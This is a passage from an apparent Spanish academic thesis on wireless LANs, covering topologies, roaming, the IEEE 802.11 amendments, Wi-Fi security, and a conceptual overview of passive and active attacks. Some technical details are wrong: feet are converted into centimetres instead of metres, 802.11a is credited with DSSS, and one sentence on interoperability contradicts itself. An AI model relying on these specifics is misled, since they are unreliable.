La red ad hoc no brinda todavía algunos avances como retransmitir tramas entre dos estaciones que no se oyen mutuamente y generalmente se utiliza como conexiones inmediatas, debido a su simpleza.

1.1.3.2 Topología de Infraestructura

La topología de infraestructura brinda extensión a una red *LAN* con cable existente, incorporando dispositivos inalámbricos mediante una estación central, denominada PA o punto de acceso. El PA une la red *LAN* inalámbrica y la red *LAN* con cable y sirve de controlador central de la red *LAN* inalámbrica.⁶

⁵ Redes *WLAN*.
<http://148.244.220.100/latam/windowsxp/pro/biblioteca/planning/wirelesslan/intro.asp>

⁶ Topologías *WLAN*. <http://www.novitt.ws/modules.php?name=Content&pa=showpage&pid=12>

El punto de acceso es protagonista en una *WLAN*, ya que coordina la transmisión y recepción desde y hacia múltiples dispositivos inalámbricos dentro de una extensión específica. En la modalidad de infraestructura, puede haber varios puntos de acceso interconectados entre sí para dar cobertura a una zona grande o un único punto de acceso para una zona pequeña, por ejemplo un domicilio.

Esta topología se compone de uno o varios PA's, además de tener un grupo de nodos o estaciones inalámbricas. Las comunicación entre estaciones se realizan a través de los PA (y no directamente entre sí como en la topología ad-hoc), logrando con esto una ampliación en el área de comunicación, ya que se pueden implementar funciones de repetición.

Además, al utilizar una topología de infraestructura, es posible implementar servicios que no pueden ser implementados con la topología ad-hoc, esto hace que sea más utilizada por empresas que requieren estos servicios. Cuando está presente una sola red se le llama Grupo de Servicios Básico (BSS, Basic Service Set) y pueden formarse grupos de varios BSS, llamados Grupo de Servicios Extendidos (ESS, Extended Service Set) que sirven para implementar servicios como el roaming.

Dentro de la topología de infraestructura, los *AP* pueden utilizarse de tres maneras diferentes:

1. Como puerta de enlace o gateway, para comunicar redes internas con externas.
2. Como puente o bridge, para unir varios puntos de acceso y así extender los servicios y rangos de transmisión.

3. Como enrutador o router, para unir diferentes *WLAN*, dentro del área de cobertura del punto de acceso. Cada punto de acceso tiene un límite de 64 estaciones que pueden estar conectadas hacia él, aunque éste límite puede ampliarse colocando múltiples puntos de acceso, como en el ESS.

Figura 2. Red de la modalidad de infraestructura



Fuente: Trujillo, Valera JM. <http://es.geocities.com/jorgepc330/hwet/t3.htm>

1.1.3.2.1 Descripción general del funcionamiento de la modalidad de infraestructura

Un equipo inalámbrico denominado "estación" en el ámbito de las redes *LAN* inalámbricas, inicialmente debe identificar los puntos de acceso y las redes inalámbricas disponibles. Este proceso de reconocimiento se realiza mediante el control y rastreo de tramas de señalización procedentes de los puntos de

acceso que se anuncian a sí mismos o mediante el sondeo activo de una red específica.⁷

La estación elige una red entre las que están disponibles e inicia un proceso de autenticación con el punto de acceso. Una vez que el punto de acceso y la estación se han verificado mutuamente, comienza el proceso de asociación.⁸

La asociación permite que el punto de acceso y la estación intercambien información y datos de capacidad, así como otros mensajes. El punto de acceso al recibir esta información de la estación puede replicarla hacia otros puntos de acceso de la red para propagar la información de la ubicación actual de la estación en la red. La estación sólo puede transmitir o recibir paquetes en la red, luego de que haya finalizado la asociación de manera exitosa.

En este tipo de topología, todo el tráfico de red que proviene de las estaciones inalámbricas es transmitido a un punto de acceso, y este es el encargado de hacerlo llegar a su destino en la red LAN con cable o inalámbrica.⁹

El acceso a la red es administrado por un protocolo que detecta las conexiones y evita las colisiones. Las estaciones permanecen en la escucha de las transmisiones de datos del punto de acceso durante un intervalo de tiempo determinado, antes de intentar transmitir (ésta es la parte del protocolo que

⁷ Topología de Infraestructura. <http://www.electrica.frba.utn.edu.ar/redesinal.htm>

⁸ Redes Inalámbricas. <http://www.novitt.ws/modules.php?name=Content&pa=showpage&pid=12>

⁹ Redes Inalámbricas. <http://www.novitt.ws/modules.php?name=Content&pa=showpage&pid=12>

detecta las conexiones). Previo a la transmisión, la estación tiene que esperar durante un período de tiempo específico después de que la red está despejada.

Este retardo, además de la transmisión por parte de la estación receptora de una confirmación de recepción correcta, representa la parte del protocolo que evita las colisiones. Nótese que, en la modalidad de infraestructura, el emisor o el receptor es siempre el punto de acceso.¹⁰

Debido a la posibilidad que algunas estaciones no se escuchen unas a otras, aunque ambas estén dentro del alcance del punto de acceso, se toman medidas especiales para evitar las colisiones en la comunicación.¹¹ Por ejemplo, se incluye una clase de intercambio de reserva que tiene lugar antes de la transmisión de un paquete mediante un intercambio de paquetes "petición para emitir" y "listo para emitir", y un vector de asignación a transmisión de red que se mantiene en cada estación de la red. Incluso aunque una estación no pueda oír la transmisión de la otra estación, oirá la transmisión de "listo para emitir" desde el punto de acceso y puede evitar transmitir durante ese intervalo.

El proceso de movilidad sin pérdida de la comunicación entre puntos de acceso no está completamente definido en el estándar. Sin embargo, la señalización y el sondeo que se utilizan para buscar puntos de acceso y un proceso de re-asociación que permite a la estación asociarse a un punto de acceso diferente, junto con protocolos específicos de otros fabricantes entre puntos de acceso, proporcionan una transición fluida.

¹⁰ WLAN. <http://148.244.220.100/latam/windowsxp/pro/biblioteca/planning/wirelesslan/intro.asp>

¹¹ Redes Wifi. <http://guia.mercadolibre.com.ve/introduccion-redes-wifi-dummies-18249-VGP>

La sincronización entre las estaciones de la red se controla mediante las tramas de señalización periódicas enviadas por el punto de acceso. Estas tramas contienen el valor de reloj del punto de acceso en el momento de la transmisión, por lo que sirve para comprobar la evolución en la estación receptora. La sincronización es necesaria por varias razones relacionadas con los protocolos y esquemas de modulación de las conexiones inalámbricas.¹²

1.1.3.3 Roaming

Es el proceso de desplazarse de un BSS hacia otro sin perder la comunicación. Esto significa que un dispositivo sale de la cobertura de un punto de acceso y entra en la cobertura de otro. También puede darse el cambio de vinculación de una estación a un *AP* debido a una saturación en el canal, realizando funciones de balanceo de carga.

La capa MAC es la encargada de vincular una estación móvil con un *AP*. La vinculación se realiza en función de la potencia de la señal que recibe la estación desde el *AP*. Cuando una estación pierde la señal a medida que se aleja del punto de acceso, éste realiza un proceso llamado sleeping (barrido), que consiste en buscar alternativas de canales a los cuales puede conectarse la estación.

Después realiza el proceso de scanning (escaneo), que consiste en evaluar la calidad de la señal de cada *AP* encontrado en el proceso anterior,

¹² Redes WLAN. <http://www.novitt.ws/modules.php?name=Content&pa=showpage&pid=12>

para así poder realizar la asociación de la estación con el nuevo *AP*. Para que pueda darse el roaming es necesario que la red tenga una topología de ESS.

1.1.4 Soluciones de Redes LAN Inalámbricas

Actualmente, existen distintas soluciones para redes *LAN* inalámbricas, ambas con distintos niveles de estandarización e interoperabilidad.

Dos soluciones que hoy por hoy lideran el sector son HomeRF y Wi-Fi (IEEE 802.11b/g). De estas dos, las tecnologías 802.11 disponen de una mayor aceptación en el mercado y están destinadas a solucionar las necesidades de las redes *LAN* inalámbricas para zonas activas empresariales, domésticas y públicas.

La alianza Wireless Ethernet Compatibility Alliance trabaja para proporcionar certificados de compatibilidad con los estándares 802.11, lo que ayuda a garantizar la interoperabilidad entre los distintos fabricantes.¹³

¹³ Soluciones WiFi. <http://www.novitt.ws/modules.php?name=Content&pa=showpage&pid=12>

1.1.4.1 Descripción general de las Redes LAN Inalámbricas en la actualidad

Las Redes *LAN* Inalámbricas de alta velocidad ofrecen las ventajas de la conectividad de red sin las limitaciones que supone estar atado a una ubicación o por cables.¹⁴

Las conexiones inalámbricas pueden ampliar o incluso sustituir una red tradicional con cables cuando la utilización de cables es costosa o está prohibida. Ya sea por estética o por las condiciones propias de las instalaciones. Las instalaciones con ubicación temporal son un ejemplo de una situación en la que se justifica una *WLAN* o incluso se considera como necesaria. Por ejemplo, en una construcción puede estar prohibido el uso de cables debido a normativas de construcción, lo que convierte a las redes inalámbricas en una valiosa solución. Y, como ha de suponerse, el fenómeno asociado al término "inalámbrico", es decir, no tener que instalar cables además de los del servicio de telefonía y la corriente eléctrica, ha pasado a ser el principal motivo para que las *WLAN* se implementen en las redes domésticas.

Los usuarios con equipos móviles, cuya cifra aumenta día con día, son candidatos inmediatos a las redes *WLAN*. El acceso portátil a las *WLAN* se realiza a través de equipos portátiles con adaptadores de red inalámbricos. Esto permite al usuario una movilidad completa, como viajar a distintas ubicaciones (dentro o fuera de su corporación) sin perder el acceso a los datos de la red. Sin el acceso inalámbrico, el usuario debería depender de la extensión de cables para disponer de conexión a la red.

¹⁴ Redes *WLAN* y sus desventajas. <http://centrotesdai.galeon.com/index1.htm>

Lejos del campo empresarial, el acceso a Internet podría estar disponible a través de zonas públicas de redes inalámbricas. Aeropuertos, centros comerciales, estaciones de transporte, parques y sitios turísticos se pueden equipar con redes inalámbricas públicas.

En todos los escenarios mencionados, se puede destacar que las redes LAN inalámbricas actuales, basadas en estándares, funcionan a alta velocidad, velocidad que hace solamente unos años se consideraba de punta para las redes cableadas. La comunicación supera los 11 MB por segundo, que representa de 30 a 100 veces una transferencia más rápida que las comunicaciones por acceso telefónico. Un ancho de banda elevado es necesario para obtener una experiencia aceptable con distintos servicios de Internet.

1.1.4.2 Comparación de las tecnologías de las Redes LAN Inalámbricas

En la actualidad, se destaca la implementación de dos soluciones LAN inalámbricas. Dichas soluciones son los estándares IEEE 802.11, principalmente 802.11b, y la solución Home-RF, propuesta por el grupo del mismo nombre. Ambas soluciones pueden ser operables entre sí ni con otras soluciones de redes LAN inalámbricas.¹⁵ Conforme Home-RF fue diseñado de manera exclusiva para usos domésticos, 802.11b ha sido implementando en lugares domésticos, pequeñas y medianas empresas, grandes organizaciones y en un número creciente de zonas públicas con redes inalámbricas. Cabe

¹⁵ Home-RF Vs WiFi. <http://www.novitt.ws/modules.php?name=Content&pa=showpage&pid=12>

mencionar que algunos principales distribuidores de equipos portátiles los equipa de fábrica con tarjetas NIC 802.11b internas o fábrica los equipos con opción a integrarles dichas tarjetas.

Tabla I. Comparación entre soluciones inalámbricas

	IEEE 802.11b	HomeRF
Principales fabricantes que lo han admitido	Cisco, Lucent, 3Com WECA	Apple, Compaq, HomeRF Working Group
Estado	Se incluye	Se incluye (baja velocidad)
Extensión	50-300 pies (15,24-91,44 cm)	150 pies (45,72 cm)
Velocidad	11 Mbps	1, 2, 10 Mbps
Aplicación	Hogares, oficinas pequeñas, campus universitarios, empresas	Hogar
Costo	75-150 dólares por tarjeta	85-129 dólares
Seguridad	WEP/802.1x	NWID/cifrado
Distribuidores	Más de 75	Menos de 30
Puntos de acceso públicos	Más de 350	Ninguno
Cuota de mercado de las tarjetas NIC inalámbricas	72%	21%

1.2 Estándar IEEE 802.11

En el año de 1990 se creó el grupo de trabajo 802.11, perteneciente al Instituto de Ingenieros Eléctricos y Electrónicos (IEEE, *Institute of Electrical and Electronical Engineers*). El grupo creado tenía como propósito desarrollar un estándar, que definiera la forma de realizar las comunicaciones para redes inalámbricas, así como lo hace el 802.3 para redes cableadas (Ethernet).

El protocolo IEEE 802.11, más conocido como WI-FI es un estándar de protocolo de comunicaciones del IEEE que define una norma para el uso de los dos niveles inferiores de la arquitectura OSI (capas física y de enlace de datos), especificando normas de funcionamiento en una *WLAN*.¹⁶ En general, los protocolos de la rama 802.x definen las normas en que se comunican redes de área local.

En la actualidad, la familia de protocolos 802.11 abarca seis técnicas de transmisión por modulación que hacen uso de los mismos protocolos. El estándar original de este protocolo fue creado en 1997, fue el IEEE 802.11, que alcanzaba una velocidad de 1 hasta 2 Mbps y trabajó en la banda de frecuencia de 2,4 GHz. Actualmente ya no se fabrican productos sobre este estándar. El término IEEE 802.11 se utiliza también para referirse a este protocolo al que ahora se conoce como "802.11legacy."

En 1999, la siguiente modificación se presentó y fue designada como IEEE 802.11b, esta especificación revolucionaria tenía velocidades desde 5 hasta 11 Mbps, al igual que su predecesor, utilizaba la frecuencia de 2,4 GHz.

¹⁶ Estándar IEEE802.11. http://es.wikipedia.org/wiki/IEEE_802.11

Así mismo se trabajó en un prototipo que operaba sobre una frecuencia de 5 Ghz que alcanzaba los 54 Mbps, era la 802.11a y resultaba incompatible con los productos de la b, casi no se fabricaron productos, principalmente por motivos técnicos. Luego se presentó un estándar a esta última velocidad (54 Mbps) y que además fue compatible con el estándar b, dicho estándar recibió el nombre de 802.11g, que al igual que el estándar b, tuvo una gran aceptación.

El siguiente paso se dará con la norma 802.11n que sube el límite teórico hasta una increíble cifra de los 600 Mbps. Actualmente ya existen varios productos que cumplen un primer prototipo de esta especificación, alcanzando un máximo de 300 Mbps (80-100 estables). La seguridad forma parte del protocolo desde el principio y fue mejorada en la revisión 802.11i.

802.11b fue el primer estándar que tuvo una amplia aceptación por parte de los fabricantes. En la actualidad la mayoría de los productos que se comercializan siguen el estándar 802.11g con compatibilidad hacia atrás con el 802.11b. Los estándares 802.11b y 802.11g utilizan bandas de 2,4 gigahercios (Ghz) que no necesitan de permisos especiales para su uso.¹⁷ Conforme el estándar 802.11a utiliza la banda de 5 GHz, el estándar 802.11n utilizará ambas bandas.¹⁸

A pesar que los estándares b y g que actualmente son los más utilizados, en algunos casos, las redes que trabajan bajo estos estándares pueden sufrir interferencias por parte de hornos microondas, teléfonos inalámbricos y otros equipos que utilicen la misma banda de 2,4 Ghz.

¹⁷ Protocolo IEEE 802.11. <http://www.xuletas.es/ficha/protocolo-ieee-80211-wi-fi>

¹⁸ IEEE 802.11. <http://www.lasrespuestas.com/acerca-de/IEEE-802.11>

1.2.1 Conceptos generales del estándar IEEE 802.11

- **Estaciones o nodos:** Computadores o dispositivos electrónicos con interfaz de red inalámbrica.
- **Medio de propagación:** Pueden definirse dos, la radiofrecuencia y los infrarrojos. Generalmente se le llama medio al aire, que es donde se propagan las señales inalámbricas.¹⁹
- **Punto de acceso (AP):** Un AP funciona como puente (al conecta dos o más redes con niveles de enlaces parecidos o distintos), y realiza por tanto las conversiones de trama necesarias.
- **Sistema de Distribución:** Importantes ya que proporcionan movilidad entre distintos AP o terminales, su ayuda es básicamente identificar donde se encuentra el destino de una comunicación.²⁰
- **Conjunto de Servicio Básico (BSS):** El BSS (Basic Service Set) se refiere a un grupo de estaciones que se intercomunican entre ellas y que están interconectadas obedeciendo una topología.²¹ Se define dos tipos:
 - **Independientes:** Cuando las estaciones, se intercomunican directamente.
 - **Infraestructura:** Cuando se comunican todas a través de un punto de acceso.

¹⁹

²⁰

²¹ IEEE 802.11. <http://www.lasrespuestas.com/acerca-de/IEEE-802.11>

- **Identificador del Conjunto de Servicio Básico (BSSID):** El BSSID (Basic Service Set Identifier) es el identificador que se utiliza para referirse a un BSS. Su estructura es idéntica a una dirección MAC y generalmente los fabricantes utilizan la misma dirección MAC del AP.
- **Conjunto de Servicio Extendido (ESS):** El ESS (Extended Service Set) es la unión de varios BSS que forman una red, generalmente, una red *WLAN* completa.
- **Identificador de Servicio Básico (SSID):** El SSID (Service Set Identifier) es un código de 32 caracteres alfanuméricos que llevan los paquetes de una *WLAN* para identificarlos como parte de esa red. Por lo tanto todos los dispositivos inalámbricos que intentan comunicarse entre sí deben compartir el mismo ESSID.²²
- **Identificador de Servicio Extendido (ESSID):** El ESSID (Extended Service Set ID) es el identificador del ESS, es transparente al usuario y lleva la información del SSID. Es común que al ESSID se le denomine como nombre de la red.
- **Área de Servicio Básico (BSA):** Es la zona donde se comunican las estaciones de una misma BSS, se definen dependiendo del medio.
- **Movilidad:** Indica la capacidad de cambiar la ubicación de las terminales, variando la BSS y continuar la correcta comunicación. La

²² Redes WiFi. <http://hackpr.net/definicioneswifi.php>

transición será correcta si se realiza dentro del mismo ESS en otro caso no se podrá posible conectarse.²³

1.2.2 Estándares IEEE 802.11 definidos actualmente

1.2.2.1 Estándar 802.11 Legacy

La versión original del estándar IEEE 802.11 publicada en 1997 especifica dos velocidades de transmisión teóricas de 1 y 2 mega bit por segundo (Mbps) que se transmiten por señales infrarrojas (IR) en la banda ISM a 2,4 GHz. IR sigue siendo parte del estándar, pero no hay implementaciones disponibles.

El estándar original también define el protocolo CSMA/CA (Múltiple acceso por detección de portadora evitando colisiones) como método de acceso. Una parte importante de la velocidad de transmisión teórica se utiliza en las necesidades de esta codificación para mejorar la calidad de la transmisión bajo condiciones ambientales diversas, lo cual se tradujo en dificultades de interoperabilidad entre equipos de diferentes marcas.

Estas y otras debilidades fueron corregidas en el estándar 802.11b, que fue el primero de esta familia en alcanzar amplia aceptación entre los consumidores.²⁴

²³ IEEE 802.11. <http://www.lasrespuestas.com/acerca-de/IEEE-802.11>

²⁴ Estándares Inalámbricos.

http://www.metrologicmexico.com/contenido1/informacion_tecnica/estandares_inalambricos.php

1.2.2.2 Estándar 802.11a

Trabaja sobre la banda de los 5 GHz y puede llegar a alcanzar tasas de transmisión de 54 Mbps. En la más baja velocidad llega a alcanzar un rango de 50 metros, que puede decaer a la mitad si se aumenta la velocidad al máximo.

Utiliza Multiplexación Ortogonal por División de Frecuencia (OFDM, Orthogonal Frequency Division Multiplexing). Utiliza la capa física DSSS.

Sus principales ventajas son la velocidad que provee y la poca interferencia que existe, ya que no trabaja en la banda de 2.4 GHz como los otros estándares. Entre sus desventajas se encuentran la incompatibilidad con los estándares 802.11b y g, además de que no puede ser utilizado en Europa por la banda que utiliza, ya que se encuentra asignada para ser utilizada por HyperLAN. Tampoco incorpora características de QoS, que se refieren a transmisión de voz y video.

1.2.2.3 Estándar 802.11b

Es el estándar más difundido y más utilizado en la actualidad. Trabaja sobre la frecuencia de los 2.4 GHz, alcanzando una velocidad máxima de transmisión de 11 Mbps. Para multiplexar la información utiliza la técnica de Código de Modulación Complementario (CCK, Complementary Code Keying) lo que permite utilizar altas tasas de transmisión utilizando eficientemente el radio del espectro. Utiliza la capa física DSSS. Entre sus principales ventajas se pueden mencionar las siguientes:

- Ha sido adoptado fácilmente por la mayoría de usuarios de redes inalámbricas, principalmente por los bajos precios de los dispositivos.
- Puede utilizarse a nivel mundial, en las regiones en donde se encuentra asignada la banda de 2.4 GHz para ser usada por el 802.11.

Tiene como desventajas que tampoco tiene incorporada la capacidad de QoS. La principal desventaja es la interferencia que puede darse debido a que la frecuencia que utiliza la comparte con dispositivos que utilizan radio frecuencia para transmitir, y otras tecnologías inalámbricas, lo que puede causar una saturación de la frecuencia causando un gran nivel de interferencia.

1.2.2.4 Estándar 802.11g

Trabaja sobre la banda de los 2.4 GHz, al igual que el 802.11b, pero además ofrece una tasa de transmisión de 54 Mbps, como el 802.11a. El incremento en la velocidad de transmisión se da debido a que se realizó una extensión de la capa física (PHY). Incorpora las técnicas de modulación OFDM y CCK, además de una nueva tecnología llamada Codificación Binaria Convolutiva de Paquetes (PBCC, Paket Binary Convolutional Coding) que brinda tasas de enlace más altas. Cuando un dispositivo 802.11b entra en un punto de acceso 802.11g, todas las conexiones bajan su velocidad para adaptarse al nuevo dispositivo. Tiene casi las mismas ventajas y desventajas que el 802.11b, además de tener las siguientes ventajas: tiene las mejores características de los dos estándares anteriores (la tasa de transferencia y la disponibilidad mundial). Tiene una compatibilidad con los estándares anteriormente utilizados. Entre sus desventajas están que tiene un número

restringido de canales de transmisión, y que aún no ha sido totalmente adoptado por los desarrolladores de productos inalámbricos.

1.2.2.5 Estándar 802.11c

Es un estándar que especifica las características que debe tener un punto de acceso para poder funcionar como un puente (bridge) al tener múltiples puntos de acceso (ESS).

Está definido a nivel de la capa MAC. Aunque este estándar ya se completó, no tiene una gran importancia para la implementación de las redes, ya que los dispositivos ya lo tienen incorporado.

1.2.2.6 Estándar 802.11d

Especifica los requerimientos necesarios para la utilización del estándar 802.11 en diferentes países. Trabaja sobre la capa física. La importancia de este estándar es debido a que en cada país las frecuencias se utilizan de diferente forma y para diferentes servicios. Se pretende tener un estándar para que el 802.11 pueda ser utilizado sobre diferentes dominios reguladores a nivel mundial.

1.2.2.7 Estándar 802.11e

Este protocolo es una extensión sobre el estándar 802.11 que introduce el concepto de Calidad de Servicio (QoS, Quality of Service). Este concepto se refiere a la transmisión de audio y video. Mejora las capacidades de los estándares 802.11a, b y g, además de asegurar una compatibilidad con los productos existentes. Trabaja sobre la capa MAC, para poder reconocer requerimientos específicos y así priorizar el envío de los flujos de audio y video.

Debido a que está definido sobre la capa MAC, será independiente de cada implementación y será compatible con los productos existentes.

1.2.2.8 Estándar 802.11f

Cuando se desarrolló el estándar 802.11 fueron omitidas algunas características para brindar una mayor flexibilidad sobre el estándar. Una de las características no definidas es la que especifica el grado de interoperabilidad de los puntos de acceso de distintos fabricantes. Este estándar provee la información necesaria para que los *AP* de diferentes desarrolladores puedan trabajar conjuntamente, en funciones como el roaming.

1.2.2.9 Estándar 802.11h

Es una extensión del estándar 802.11a y se basa en agregar algunas características a este estándar para que pueda ser utilizado en Europa, en donde actualmente se utiliza HyperLAN. En este estándar se introducen dos conceptos:

Selección de Frecuencia Dinámica (DFS, Dynamic Frequency Selection) que permite hacer cambios de frecuencias al encontrar otras redes operando sobre la misma frecuencia, y

Control de la Energía de Transmisión (TPC, Transmit Power Control) que restringe el uso de energía por parte de los dispositivos. Esta definido como una extensión sobre la capa PHY del 802.11a.

1.2.2.10 Estándar 802.11i

Es un estándar que pretende mejorar las características de seguridad utilizadas por el 802.11, en el que se utiliza Privacidad Equivalente a la Cableada (WEP, Wired Equivalent Privacy). La mejora se realiza a través del uso del Protocolo de Clave de Integridad Temporal (TKIP, Temporal Key Integrity Protocol). Mejora la capa MAC del 802.11 en aspectos de seguridad. Incluye el manejo y distribución de claves (RADIUS), la encriptación (AES) y la autenticación.

1.2.2.11 Estándar 802.11 IR

Es la especificación del estándar 802.11 para el medio infrarrojo. Soporta tasas de transferencia de 1 a 2 Mbps. No se encuentra difundido, y no es muy utilizado, ya que no ofrece muchas ventajas en comparación con los estándares que utilizan radio frecuencia. La única ventaja significativa puede ser la seguridad ofrecida por el medio sobre el que trabaja.

1.2.2.12 Estándar 802.11j

Es una extensión del estándar 802.11 para las regulaciones japonesas. Permite usar el 802.11a en los diferentes espectros asignados por el gobierno japonés:

- 4.900 – 5.000 GHz
- 5.000 – 5.100 GHz
- 5.150 – 5.250 GHz

1.2.2.13 Estándar 802.11k

Pretende estandarizar la medición de los recursos utilizados por los estándares 802.11a, b y g. Sirve para realizar mediciones sobre las condiciones de las redes y hacer diagnósticos para encontrar errores. Se estandariza la recolección de datos, especificando que datos recolectar y como recolectarlos.

1.2.2.14 Estándar 802.11m

Es un estándar para mejorar o corregir los estándares existentes, especificando el mantenimiento de las redes inalámbricas.

1.2.2.15 Estándar 802.11n

Es un estándar de la siguiente generación. Brinda un rendimiento elevado, además de hacer que el estándar 802.11 satisfaga mejor las necesidades. Se obtiene una alta velocidad de transmisión, que puede llegar a los 100 Mbps.

1.3 Wi-Fi

Wi-Fi (Wireless Fidelity) es un sistema que establece la transmisión de paquetes de datos sobre redes computacionales que utiliza ondas de radio propagadas en el aire, en lugar de cables. Wi-Fi es un conjunto de estándares para redes inalámbricas basados en las especificaciones IEEE 802.11, creado con el fin de ser aplicado en redes locales inalámbricas, es frecuente que en la actualidad también se utilice para acceder a Internet.²⁵

²⁵ Redes WiFi. <http://www.metrologicmexico.com/contenido/archivos/000088.shtml>

Wi-Fi es una marca de la Wi-Fi Alliance (anteriormente la Wireless Ethernet Compatibility Alliance), esta es la organización comercial que realiza las validaciones pertinentes para certificar que los equipos cumplen los estándares IEEE 802.11x.

El problema principal que se trata de resolver con la normalización, es la compatibilidad. No obstante, como se ha evidenciado, existen distintos estándares que definen distintos tipos de redes *WLAN*. Esta variedad no produce más que confusión para el consumidor y una falta de coordinación por parte de los fabricantes. Para tratar de resolver este problema, los principales vendedores de soluciones inalámbricas (3com, Airones, Intersil, Lucent Technologies, Nokia y Symbol Technologies) crearon en 1999 la WECA (Wireless Ethernet Compatibility Alliance, Alianza de Compatibilidad Ethernet Inalámbrica). El objetivo de esta asociación fue crear una marca que permitiese fomentar más fácilmente la tecnología inalámbrica y asegurarse la compatibilidad de equipos.

La norma IEEE.802.11 fue diseñada para sustituir dos capas del modelo OSI (capas físicas y MAC) de la norma 802.3, estándar de las redes *LAN* tradicionales que utilizan cables. Por tanto, solo existe una diferencia entre una red Wi-Fi y una red Ethernet tradicional, dicha diferencia es, esencialmente, la forma en que las terminales acceden a la red; el resto del proceso se realiza de la misma forma para los dos. Por tanto una red inalámbrica regida por el estándar 802.11 (*WLAN*) es completamente compatible con todos los servicios de las redes locales de cable 802.3 (Ethernet).²⁶

²⁶ Wi-Fi. <http://es.wikipedia.org/wiki/Wi-Fi>

1.4 Modelo de capas 802.11

1.4.1 Capa física

La capa física del estándar 802.11 está compuesta de dos subcapas:

- PLCP (Physical Layer Convergence Protocol), Se encarga de codificación y modulación.
- PMD (Physical Medium Dependence), Esta capa crea la interfaz y controla la comunicación hacia la capa MAC (a través del *SAP*: Service Access Point)

Este nivel lo conforman dos elementos principales:

- Radio. Recibe y genera la señal.
- Antena. Amplia el alcance de la señal del emisor y existe una gran variedad de modelos y fabricantes.

Cuando se habla de transmisión, surge la necesidad de definir los siguientes conceptos:

- **Modulación.** Es el método que consiste en emplear una señal portadora y una moduladora (que da forma a la anterior). Cada una de ellas puede ser analógica o digital, con lo cual se obtienen cuatro posibles combinaciones de portadora y moduladora (AA – AD – DA y

DD), con las cuales se conforman todas las técnicas de modulación. WiFi en la mayoría de los casos emplea la técnica QAM (Modulación en cuadratura de Fases con más de un nivel de amplitud).

- **Propagación.** Es la forma en la cual las señales “van saliendo” al aire (medio). Aquí es donde verdaderamente se aplican las técnicas de DHSS y FHSS. SS (Spread Spectrum) es la técnica de emplear muchas subportadoras de muy baja potencia con lo cual se “expande” el espectro útil.
- **Codificación.** Es la asociación de bit a cada “muestra” que se obtiene. WiFi en la mayoría de los casos emplea el código Barker.²⁷

1.4.2 Capa de enlace

Tomando como referencia el modelo OSI, en la capa de enlace existen dos subniveles que lo conforman (MAC: Medium Access Control y LLC: Logical Link Control). Desde el punto de vista de 802.11, solo interesa hacer referencia al subnivel MAC.²⁸

²⁷ Seguridad en Redes 802.11x. http://www.atc.uniovi.es/inf_med_gijon/3iccp/2006/trabajos/wifi/


²⁸ Wi-Fi Técnico. http://www.slackar.com.ar/Seguridad_WiFi_tecnico_v02.pdf

1.4.2.1 Sub capa MAC

Esta sub capa controla el flujo de paquetes de comunicación entre dos o más puntos de una red. Emplea CSMA/CA (Carrier Sense Multiple Access / Collision avoidance). Y Sus funciones más notables son:²⁹

- **Exploración:** Envío de Beacons que incluyen los SSID: Service Set identifiers, también llamados ESSID (Extended SSID), máximo 32 caracteres.
- **Autenticación:** Proceso previo a la asociación. Se explica en detalle más adelante.

Figura 3. Modelo de Capas 802.11



Fuente: Info@Citel, Boletín electrónico Número 21 - Marzo, 2006.

²⁹ Wi-Fi Técnico. http://www.slackar.com.ar/Seguridad_WiFi_tecnico_v02.pdf

1.5 Seguridad en WI-FI

Uno de los problemas más serios que en la actualidad enfrenta la tecnología Wi-Fi, es la seguridad. Esto es porque su implementación es simple y un gran porcentaje de redes inalámbricas son instaladas por administradores de redes y/o sistemas sin considerar la seguridad como factor clave. Por tanto, convierten dichas redes en abiertas, sin proteger la información que por ellas circula.

Existen distintas alternativas para implementar la seguridad de estas redes. Las más comunes son la utilización de protocolos de encriptación de datos para los estándares Wi-Fi como el WEP y WPA que se encargan de codificar la información transmitida para proteger su confidencialidad, proporcionados por los propios dispositivos inalámbricos, o IPSEC (túneles IP) en el caso de las VPN y el conjunto de estándares IEEE 802.1X, que permite la autenticación y autorización de usuarios.

Actualmente existe el protocolo de seguridad llamado WPA2 (implementación del estándar 802.11i), que representa una mejora relativa a WPA, es el mejor protocolo de seguridad para Wi-Fi en la actualidad. Para su utilización en computadoras con escritorio con Windows® XP se requiere el Service Pack 2 y una actualización adicional. También es necesario contar con hardware (Access Point y estaciones o nodos) de punta, que soporte WPA2, ya que los puntos de acceso antiguos que solo cuentan con la implementación de alguno de los estándares 802.11 a,b o g, no lo soportan.³⁰

³⁰ Wi-Fi. <http://es.wikipedia.org/wiki/Wi-Fi>

1.6 Tipos de ataque a una red

1.6.1 Ataques pasivos

En este tipo de ataques, el atacante de la red no altera la comunicación, sino que únicamente la escucha, controla y monitoriza, en búsqueda de información que se esté transmitiendo. El propósito final es lograr la interceptación de datos y el análisis del tráfico de la red, siendo esta una técnica capaz de registrar lo siguiente:

- Al leer los paquetes obtenidos al monitorear la red, se obtiene el origen y el destinatario del paquete.
- Al controlar el volumen del tráfico que se genera entre dos equipos monitorizados de la red, es posible obtener información usual de actividad o inactividad.
- Los periodos de actividad se pueden detectar al controlar el horario habitual en el que se genera intercambio de datos entre equipos monitorizados.

Debido a que este tipo de ataques no generan ninguna alteración en los datos transmitidos, son muy difíciles de detectar. Sin embargo, este tipo de ataque pueden evitarse al cifrar la información, o por otros mecanismos, reduciendo sus probabilidades de éxito a cifras casi nulas.

1.6.2 Ataques activos

Los ataques activos tienen como implicación algún tipo de alteración al flujo de datos transmitido o la emulación de un flujo con datos falsos. Los ataques activos pueden subdividirse en cuatro categorías.

1.6.2.1 Suplantación de identidad

